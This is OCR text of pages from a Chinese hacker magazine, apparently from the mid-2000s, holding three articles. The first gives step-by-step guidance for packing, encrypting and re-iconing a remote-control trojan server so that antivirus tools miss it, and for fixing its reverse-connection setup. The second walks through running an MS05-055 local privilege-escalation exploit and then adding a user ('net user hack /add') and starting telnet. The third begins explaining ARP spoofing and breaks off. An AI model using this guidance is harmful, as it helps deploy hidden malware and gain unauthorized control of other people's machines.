


图9



图10

然后，用另一款不错的工具再加密，也就是木马控制端自动免杀器，个人感觉这款工具还不错。先打开文件，输入你要设置的密码，点“加密”就行，如图11。

接下来，我们来查杀下加壳、加密的文件——任我行黑客X档案友情版和任我行黑客X档案友情版PE加壳，如图12。




图11




图12




图13




图14


至于图标问题，也可以用“图标终结者2.0”或者“EXE图表替换器”来替换成你想要的图标。现在，我们配置出来的程序还是通过ASPack压缩的，也能够被卡巴大叔给KILL的~！很简单，脱壳后再用PECompact 1.84汉化版加壳，级别调最好就是咯！呵，现在就基本上完工了！

顺便说一下，上次看论坛上有人讲“任我行黑客X档案友情版”配置“反向连接”不成功，说找不到“原始的服务器程序”，自己也试了，一样的结果。这里我已经把cache目录里的RWX.ini文件修改好后放光盘，就不存在问题了，如图13、图14。文章有不妥之处，还请各位大哥大姐指教。


（本文涉及的相关工具：ASPack、language2k、PECompact1.84汉化版、图标终结者2.0及文章动画等，光盘中有收录。）

小试Windows本地溢出之Kernel APC Data-Free（MS05-055）


帝国菜鸟




在黑客X档案2005年第10期上，介绍过Windows的两个本地溢出漏洞的利用，想必各位读者都已经掌握了。就在12月13日，Windows最新的一个本地溢出漏洞就又被公布了，这就是Windows Kernel APC Data-Free本地权限提升漏洞（ms05-055）。关于该漏洞的一些具体分析详见http://www.xfocus.net/articles/200601/844.html，不过，该漏洞只影响Windows2000系统。



让我们来简单的看一下溢出程序的使用吧！假如我们当前只拥有guest权限，此时添加用户、启动服务之类的操作是不被允许的，会提示我们“系统发生5错误。拒绝访问。”我们执行helper程序就会得到溢出程序的使用格式，如图1。






我们按照图1中给出的格式执行：ms05-055 helper，溢出程序会自动的检测地溢出地址，最后会提示我们“Exploit finished.”溢出完成，如图2，图3。

感觉就象没发生任何变化一样，既没有出现新的cmd窗口，也没有执行新cmd的提示，不过，我们此时再执行net user hack /add以及net start telnet等命令时就会发现已经完全可以了，这说明我们已经溢出成功，得到系统权限了，如图4。

它的使用就是这么的简单，唯一让我感到遗憾的是，这个漏洞只影响Windows2000系统，而在WindowsXP及Windows2003系统上却不存在。

（文章中涉及到的ms05-055的溢出程序已经收录于光盘中）



作为管理软件的“网络执法官”已经流行一段时间了，深受其害的小菜们一定对它深恶痛绝！今天就让我们以网管及被管理者的身份来说说该软件的执法、突破过程。

我们先看一下网络上对于“网络执法官”的描述：可以在局域网中任意一台电脑上运行网络执法官的主程序，它可以穿透防火墙、实时监控、记录整个局域网用户的上线情况，可以限制各用户上线时所用的IP、时段，并可将非法用户踢下局域网。该软件适用范围为局域网内部，不能对网关或路由器外的机器进行监视或管理！

可以穿透防火墙？！真的吗，我感到很吃惊，却也引起了我很大的兴趣来研究它是如何穿透防火墙的。

“网络执法官”是通过ARP欺骗来达到管理目的的，其功能虽说更全面、稳定，但和其它软件比起来也没有什么本质上的区别。要想了解它是怎么管理所在网段而不让其管理的工作站上网，这还要追朔到网络通信的原理上。因为此软件主要特性是建立在数据链路层，所以我将它简化了，图1是IOS七层参考模型主要功能。网络基础：物理层、数据链路层、网络层；使用者方面：传输、会话、表示及应用层。

应用层	该层为用户程序提供各种网络服务	TELNET、FTP、HTTP……
表示层	该层为不同的格式转换成一种系统能识别的格式	ASCII、EDCDIC、JPG、RM……
会话层	会话的建立，管理和终止通信网络主机的对话，为表示层提供服务。	
传输层	提供协议的包的封装，实现可靠传输	TCP、UDP协议等
网络层	主机这间的路径选择及IP寻址	我们路由器、三层交换机就工作在这一层，IP、SPX
数据链路层	提供数据在物理链路的传输，物理寻址，网络拓扑。	工作组交换机、HUB、网桥设备工作的地方，MAC
物理层	该层是物理连接、数据传输，根据发的方向把数据傻瓜式的传输。	例如我们的ethernet RJ-45网络线等等

图1

